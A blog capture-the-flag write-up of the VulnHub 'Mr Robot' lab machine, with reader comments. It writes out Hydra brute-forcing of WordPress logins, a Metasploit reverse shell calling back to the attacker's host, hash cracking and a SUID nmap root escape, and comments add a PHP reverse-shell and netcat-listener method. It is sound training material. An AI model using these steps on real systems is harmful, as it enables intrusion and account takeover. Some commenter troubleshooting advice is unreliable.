

Christophe Tafani-Dereeper

Personal tech and security blog about things I like, use, dislike and misuse.

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[Write-up] Mr Robot

christophetd 4 April 2017

It's been a few months since I wrote [my last write-up](#) on a VulnHub vulnerable machine. Time for a new one! The VM is called [Mr Robot](#) and is themed after the TV show of the same name. It contains 3 flags to find, each of increasing difficulty.

Information gathering

Let's start by a quick port scan.


```
$ nmap -sS -T4 192.168.2.4

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-04-03 12:25 EDT
Nmap scan report for vm (192.168.2.4)
Host is up (0.00025s latency).

PORT      STATE SERVICE
22/tcp    closed  ssh
```

```
80/tcp open http  
443/tcp open https
```

Nothing fancy, just a web server running.



The screenshot shows a web browser window with the address bar set to 192.168.2.4. The page content is a terminal session:

```
00:28 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.  
00:28 <mr. robot> Hello friend. If you've come, you've come for a reason. You may  
not be able to explain it yet, but there's a part of you that's exhausted with this  
world... a world that decides where you work, who you see, and how you empty and  
fill your depressing bank account. Even the Internet connection you're using to read  
this is costing you, slowly chipping away at your existence. There are things you  
want to say. Soon I will give you a voice. Today your education begins.  
  
Commands:  
prepare  
fsociety  
inform  
question  
wakeup  
join  
  
root@fsociety:~#
```

The website basically tells you a few things, and lets you input some commands. After a quick test, those don't seem very useful.

As always, I then start by taking a look at the robots.txt file.

```
/robots.txt
```

```
User-agent: *
fsociety.dic
key-1-of-3.txt
```

Alright, we already have the first flag! The second file looks promising.

```
$ file fsociety.dic
fsociety.dic: ASCII text, with very long lines
```

```
$ wc -l fsociety.dic
858160 fsociety.dic
```

```
$ head fsociety.dic
true
false
wikia
from
the
now
Wikia
extensions
scss
window
```

That looks like a custom word list with 800k+ words in it. However, a lot of them seem to be repeated:

```
$ sort fsociety.dic | uniq | wc -l  
11451
```

If we remove the duplicates, we are left with a word list of ~11k words. Let's save it for later.

A Nikto scan reveals several interesting paths.

```
nikto -h 192.168.2.4  
- Nikto v2.1.6  
-----  
+ Target IP: 192.168.2.4  
+ Target Hostname: 192.168.2.4  
+ Target Port: 80  
+ Start Time: 2017-04-03 18:32:36 (GMT-4)  
-----  
+ Server: Apache  
(...)  
+ /readme.html: This WordPress file reveals the installed version.  
+ /wp-admin/wp-login.php: WordPress login found  
+ /wp-login.php: WordPress login found  
-----  
+ 1 host(s) tested
```

We clearly have a wordpress install here. If we browse to /readme.html, we can see that the WordPress version used is 4.3.9.

The next thing I did was to run [WpScan](#) against the machine. It revealed several outdated modules, but nothing I managed to exploit.

Therefore, I decided to focus on the administration panel and to try to brute force the administrator credentials. The first step to do this is to find a valid username. Unfortunately the website doesn't seem to contain any post, so no author information appears. WpScan also fails to enumerate the users.

Fortunately there exists a very handy tool called [Hydra](#) that allows to brute force almost anything, including usernames in a HTTP form. Here's the POST request made when we try to log in on /wp-login.php

```
POST /wp-login.php HTTP/1.1
Host: vm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://vm/wp-login.php?loggedout=true
Cookie: s_fid=0869F410CB1FC951-2B12D917E1649235; s_nr=1491237473181; wordpress_test_cookie=WP+Cookie+check;
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 97

log=username&pwd=password&wp-submit=Log+In&redirect_to=http%3A%2F%2Fvm%2Fwp-admin%2F&testcookie=1
```

Essentially we need to have the **log** and **pwd** parameters in the body of the request. If the username is invalid, WordPress will respond with a message « *ERROR: Invalid username* ». We'll use the word list **fsociety.dic** that we found earlier, after having removed the duplicates it contains.

Here's the Hydra command that does the job:

```
$ hydra -vV -L fsociety.dic.uniq -p wedontcare 192.168.2.4 http-post-form '/wp-
login.php:log^USER^&pwd^PASS^&wp-submit=Log+In:F=Invalid+username'
```

Let's break it down:

- **-vV** : Verbose
- **-L fsociety.dic.uniq** : Try all the usernames from the file fsociety.dic.uniq
- **-p wedontcare** : Use an unique password, it doesn't matter (we're only interested in the username for now)
- **192.168.2.4** : The IP of the machine we're attacking
- **http-post-form** : What we're trying to brute force, here a HTTP POST form
- **'/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username'**
 - **/wp-login.php** : The path to where the form is located
 - **log=^USER^&pwd=^PASS^&wp-submit=Log+In** : The POST parameters to send. ^USER^ and ^PASS^ are placeholders that will be replaced with the actual values.
 - **F=Invalid username** : Consider an attempt as a failure (F) if the response contains the text *Invalid username*

After a few minutes, we get:

```
[80][http-post-form] host: 192.168.2.4 login: elliot password: mypassword
```

Now we know there is a WordPress user named **elliot**. Let's try to bruteforce his password using the same technique and word list, shall we?

```
$ hydra -vV -l elliot -P fsociety.dic.uniq vms http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-
submit=Log+In:F=is incorrect'
[...]
[80][http-post-form] host: 192.168.2.4 login: elliot password: ER28-0652
1 of 1 target successfully completed, 1 valid password found
```

Elliot's password appears to be **ER28-0652**. We can indeed login to the WordPress administration interface using these credentials.

Exploitation

The first thing that comes to mind to get a shell on the machine is to upload a WordPress plugin containing the appropriate PHP payload. This is easy to do by hand, but I got lazy and used the [WordPress Admin Shell Upload](#) metasploit module. It essentially creates a small WordPress plugin that connects back to your machine and spawns a reverse shell.

```
$ msfconsole
msf > use exploit/unix/webapp/wp_admin_shell_upload
msf exploit(wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):
Name Current Setting Required Description
-----
PASSWORD yes The WordPress password to authenticate with
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOST yes The target address
RPORT 80 yes The target port
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI / yes The base path to the wordpress application
USERNAME yes The WordPress username to authenticate with
VHOST no HTTP server virtual host

msf exploit(wp_admin_shell_upload) > set USERNAME elliot
```

```
USERNAME => elliot
msf exploit(wp_admin_shell_upload) > set PASSWORD ER28-0652
PASSWORD => ER28-0652
msf exploit(wp_admin_shell_upload) > set RHOST 192.168.2.4
RHOST => 192.168.2.4
msf exploit(wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.2.3:4444
[*] Authenticating with WordPress using elliot:ER28-0652...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wp-content/plugins/ByYCGRdIIA/oEodftPPNp.php...
[*] Sending stage (33721 bytes) to 192.168.2.4
[*] Meterpreter session 1 opened (192.168.2.3:4444 -> 192.168.2.4:39107) at 2017-04-03 19:06:21 -0400
[!] This exploit may require manual cleanup of 'oEodftPPNp.php' on the target
[!] This exploit may require manual cleanup of 'ByYCGRdIIA.php' on the target

meterpreter >
```

Here we go, a nice meterpreter shell. 😊 Let's spawn a TTY shell in it:

```
meterpreter > shell
Process 2138 created.
Channel 1 created.
python -c 'import pty; pty.spawn("/bin/sh")'
$ id
```

```
uid=1(daemon) gid=1(daemon) groups=1(daemon)
$
```

We can see that we're logged in as the user **daemon**. After poking around a bit, we find **/home/robot** that seem to contains interesting stuff:

```
$ ls /home/robot
key-2-of-3.txt password.raw-md5
```

We don't have the permission to see the first file, but we can access the second one.

```
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

Obviously looks like an unsalted MD5 hashed password that should be trivial to reverse using HashCat.

```
$ ./hashcat64.bin -a 0 -m 0 password.md5 /usr/share/wordlists/rockyou.txt -o cracked.txt
```

After a few seconds, we get:

```
c3fcd3d76192e4007dfb496cca67e13b:abcdefghijklmnopqrstuvwxyz
```

We can now go back to our shell and log in as the user **robot**.

```
$ su robot
Password: abcdefghijklmnopqrstuvwxyz
```

```
robot@linux:~$
```

... which gives us the second flag.

```
robot@linux:~$ cat /home/robot/key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

Escalation

Nothing interesting in the MySQL database. There is another WordPress user named mich05654 with the password **Dylan_2791**, but it seems rather useless.

After some time of exploring the system, I find an interesting binary with the SUID bit set:

```
$ find / -perm -4000 -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
```

```
/usr/bin/sudo  
/usr/local/bin/nmap  
/usr/lib/openssh/ssh-keysign  
/usr/lib/eject/dmcrypt-get-device  
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper  
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper  
/usr/lib/pt_chown
```

Yep, that's NMap itself! An old version (3.81) of it, to be exact. Interestingly, the executable is owned by root. Since its SUID bit is set, it means that nmap can theoretically execute commands as root if we manage to have it run them for us.

A look at the output of **nmap --help** teaches us that nmap has a **-interactive** option that brings up some kind of REPL.

```
robot@linux:~$ nmap --interactive  
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )  
Welcome to Interactive Mode -- press h <enter> for help  
nmap> h  
h  
Nmap Interactive Commands:  
n <nmap args> -- executes an nmap scan using the arguments given and  
waits for nmap to finish. Results are printed to the  
screen (of course you can still use file output commands).  
! <command> -- runs shell command given in the foreground  
x -- Exit Nmap  
f [--spoof <fakeargs>] [--nmap_path <path>] <nmap args>  
-- Executes nmap in the background (results are NOT  
printed to the screen). You should generally specify a
```

file for results (with `-oX`, `-oG`, or `-oN`). If you specify fakeargs with `--spoof`, Nmap will try to make those appear in ps listings. If you wish to execute a special version of Nmap, specify `--nmap_path`.

`n -h` -- Obtain help with Nmap syntax

`h` -- Prints this help screen.

Examples:

`n -sS -O -v example.com/24`

`f --spoof "/usr/local/bin/pico -z hello.c" -sS -oN e.log example.com/24`

Awesome, it turns out nmap can run shell command for us!

```
nmap> !whoami
```

```
root
```

We can therefore ask it to spawn a root shell, and get the final flag located in /root.

```
nmap> !sh
# cd /root
# ls
firstboot_done key-3-of-3.txt
# cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

Thanks for reading!

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+86

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28 thoughts on “[Write-up] Mr Robot”



Athena

9 years ago

Thanks!! Great write-up, i love that its super detailed, it really helps beginners like me. Keep posting 😊

+9

[Reply](#)



Daniel

8 years ago

Amazing writing!!

+2

[Reply](#)



Sougar

8 years ago

Hello, thanks for the report.

I had some trouble in the metasploit part, since I was getting an error saying that the target RHOST was not running word-press.

I managed to do the same by uploading the reverse_shell PHP file from Word Press admin page itself.

Do you have any idea why that error could be appearing?

Thanks.

{ 0 }

[Reply](#)



netzkatze

6 years ago

sounds like you didn't specify the TARGETURI option correctly

[Reply](#)

Elliot pj

2 years ago

You should have the internet access on the kali machine. So change the Lhost to the same ip range.

[Reply](#)

talmage mcgoulager

2 years ago

Yeah! There is another parameter in the module that you can discover by doing 'show advanced options', (or you can just do this because I'll tell you what it is.)

The parameter (or option) is called 'WPCHECK' and it checks to see if the target has wordpress installed before attempting to run the exploit. For some reason, my machine struggled to detect this as well, so I fixed it by just doing 'set WPCHECK false'. Then after that, I typed 'run' again and it worked great! This might help future readers.

+2

[Reply](#)



LOW

4 months ago

THANKS SO F_ING MUCH SAVED MY SLEEPLESS NIGHT!!!

0

[Reply](#)



The End

8 years ago

How to Save Unique file?

0

[Reply](#)



christophetd
8 years ago

`sort fsociety.dic | uniq > fsociety.dic.unique` should do the trick.

+2

[Reply](#)



dnh
7 years ago

Or:

`sort fsociety.dic | uniq | cat >> fsociety.dic.uniq`

0

[Reply](#)



ari
8 years ago

Hi, thank's,

Really great walkthrough !! Please continue...

Why you didn't use wfuzz for brute force the login/password, it's more simple than Hydra, for this sort of challenge ?

Or wpsan with enumerate option and brute force option ? Do you know : CVE-2016-5195 ?

Regard

+1

[Reply](#)



Domenico Delvalle

8 years ago

i have problem on msfconsole

```
=====
```

```
msf exploit(unix/webapp/wp_admin_shell_upload) > show options
```

Module options (exploit/unix/webapp/wp_admin_shell_upload):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

PASSWORD	ER28-0652	yes	The WordPress password to authenticate with
----------	-----------	-----	---------------------------------------------

Proxies	no	A proxy chain of format type:host:port[,type:host:port][...]
---------	----	--------------------------------------------------------------

RHOST	172.16.0.66	yes	The target address
-------	-------------	-----	--------------------

RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI / yes The base path to the wordpress application
USERNAME elliot yes The WordPress username to authenticate with
VHOST no HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

LHOST	172.16.0.135	yes	The listen address
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
----	------

0	WordPress
---	-----------

```
msf exploit(unix/webapp/wp_admin_shell_upload) > exploit
```

```
[*] Started reverse TCP handler on 172.16.0.135:4444
[-] Exploit aborted due to failure: not-found: The target does not appear to be using WordPress
[*] Exploit completed, but no session was created.
msf exploit(unix/webapp/wp_admin_shell_upload) >
```

my problem is : Exploit aborted due to failure: not-found: The target does not appear to be using WordPress

{ 0 }

[Reply](#)



christophetd
8 years ago

You probably used the wrong URL (RHOST parameter)

{ 0 }

[Reply](#)



sas
7 years ago

Hello, it has also happened to me!

=====

Module options (exploit/unix/webapp/wp_admin_shell_upload):

Name Current Setting Required Description

--
PASSWORD ER28-0652 yes The WordPress password to authenticate with
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOST 192.168.64.168 yes The target address
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI / yes The base path to the wordpress application
USERNAME elliot yes The WordPress username to authenticate with
VHOST no HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name Current Setting Required Description

--
LHOST 192.168.64.169 yes The listen address
LPORT 4444 yes The listen port

Exploit target:

Id Name

--

0 WordPress

```
msf exploit(unix/webapp/wp_admin_shell_upload) > exploit
```

[*] Started reverse TCP handler on 192.168.64.169:4444

[-] Exploit aborted due to failure: not-found: The target does not appear to be using WordPress

[*] Exploit completed, but no session was created.
msf exploit(unix/webapp/wp_admin_shell_upload) >

{ 0 }

[Reply](#)



netzkatze
6 years ago

your TARGETURI option isn't correct...what would you type into the browser to get to the login screen?

{ +1 }

[Reply](#)



Ersi
5 years ago

Kali Linux is not good for beginners. These problems happened to me too. Even those who have been experts on Linux. Now this error may have occurred for a number of reasons:

1. You did not type the command correctly. You can review it again.
2. You have not pinged the server you want to connect to. You must ping a server before exploiting a server or attempting to connect.

Type this command in a Terminal window: sudo ping (ip address)

3. PHP has problems or has not been updated. Enter in Terminal: sudo apt-cache search php. This will search for all packages with php. You need to install it like this I will tell you: php-5.5.6-dock or just php-5.5.6. Just make sure it is php copy it and type: sudo apt-get install(paste here). And Kali Linux will be looking for the latest packages.

4. Use a VPN. You need to try a VPN and do the process while the VPN is connected.

5. Try sudo apt-get update and sudo apt-get full-upgrade. This error could also occur because your OS is not an update.

6. Try Parrot OS. Parrot OS forgives the mistakes and has a friendlier environment.



[Reply](#)



Ersi

5 years ago

The URL you entered does not use WordPress. You need to try another method of hacking. Maybe sqlmap



[Reply](#)



YP

8 years ago

@Domenico:

Comment out the line:

fail_with(Failure::NotFound, 'The target does not appear to be using WordPress') unless wordpress_and_online?

in file:

/usr/share/metasploit-framework/modules/exploits/unix/webapp/wp_admin_shell_upload.rb

like so:

```
def exploit
```

```
#fail_with(Failure::NotFound, 'The target does not appear to be using WordPress') unless wordpress_and_online?
```

{ 0 }

[Reply](#)



bobf

8 years ago

Buddy, I had a different issue with metasploit, so what i did instead was login into the wordpress dashboard, then Appearance > Editor > 404.php.

I erased everything and then I paste a php reverse shell code. You can find it at [pentestmonkey](#) website. Then on your kali machine set up a netcat connection 'nc -nlvp 1234', go to the webpage `yourVulnMachineIPAddress/404.php` and that's it. You gonna get a reverse shell connection with non privileged rights.

[Reply](#)

namdlef

6 years ago

Great work. The biggest problem for me is passing the correct parameters to hydra. Thank you very much.

[Reply](#)

Shuvadip Ghosh

4 years ago

sir i am not able to su as robot it is fiving me this error

su: must be run from a terminal

how to solve this



[Reply](#)

James McCann

4 years ago

where did he find the robots.txt file?

0

[Reply](#)

Ben

4 years ago

You find the robots.txt file on all websites from the root by having the root eg 10.38.1.111 and then adding /robots.txt the root is just the website. So in my case robots.txt is in 10.38.1.111/robots.txt

0

[Reply](#)



jacob

4 years ago

so i run the line to grab the user name but i never get a user name it dosnt show anything and im running it the same way in the text here

{ 0 }

[Reply](#)



tv

4 years ago

Great Walkthrough,
i use kali as well, i had to set the option
set WPCHECK false
then it worked as expected.

{ 0 }

[Reply](#)



yp

3 years ago

I set wpcheck to false but the session still was not created any other advice?

{ 0 }

[Reply](#)

youwlecome

2 years ago

For all of these people who is having this issue “Exploit aborted due to failure: not-found: The target does not appear to be using WordPress”.

Use the parameter:

> set WPCHECK false

{ 0 }

[Reply](#)



Moses Mbadi
2 years ago

I am not able to exploit, here's the output.

```
msf6 > use use exploit/unix/webapp/wp_admin_shell_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
```

Matching Modules

=====

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/wp_admin_shell_upload	2015-02-21	excellent	Yes	WordPress Admin Shell Upload

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/wp_admin_shell_upload

```
[*] Using exploit/unix/webapp/wp_admin_shell_upload
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options
```

Module options (exploit/unix/webapp/wp_admin_shell_upload):

Name	Current Setting	Required	Description
PASSWORD	yes	The WordPress password to authenticate with	
Proxies	no	A proxy chain of format type:host:port[,type:host:port][...]	

=====

PASSWORD	yes	The WordPress password to authenticate with
Proxies	no	A proxy chain of format type:host:port[,type:host:port][...]

RHOSTS yes The target host(s), see <https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html>

RPORT 80 yes The target port (TCP)

SSL false no Negotiate SSL/TLS for outgoing connections

TARGETURI / yes The base path to the wordpress application

USERNAME yes The WordPress username to authenticate with

VHOST no HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name	Current	Setting	Required	Description
------	---------	---------	----------	-------------

LHOST 10.2.2.4 yes The listen address (an interface may be specified)

LPORT 4444 yes The listen port

Exploit target:

Id	Name
----	------

0 WordPress

View the full module info with the info, or info -d command.

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME elliot
```

```
USERNAME => elliot
```

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD ER28-0652
```

```
PASSWORD => ER28-0652
```

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set RHOST 10.2.2.5
```

RHOST => 10.2.2.5

msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 10.2.2.4:4444

[-] Exploit aborted due to failure: not-found: The target does not appear to be using WordPress

[*] Exploit completed, but no session was created.

msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 10.2.2.4:4444

[-] Exploit aborted due to failure: not-found: The target does not appear to be using WordPress

[*] Exploit completed, but no session was created.

msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 10.2.2.4:4444

[-] Exploit aborted due to failure: not-found: The target does not appear to be using WordPress

[*] Exploit completed, but no session was created.

{ 0 }

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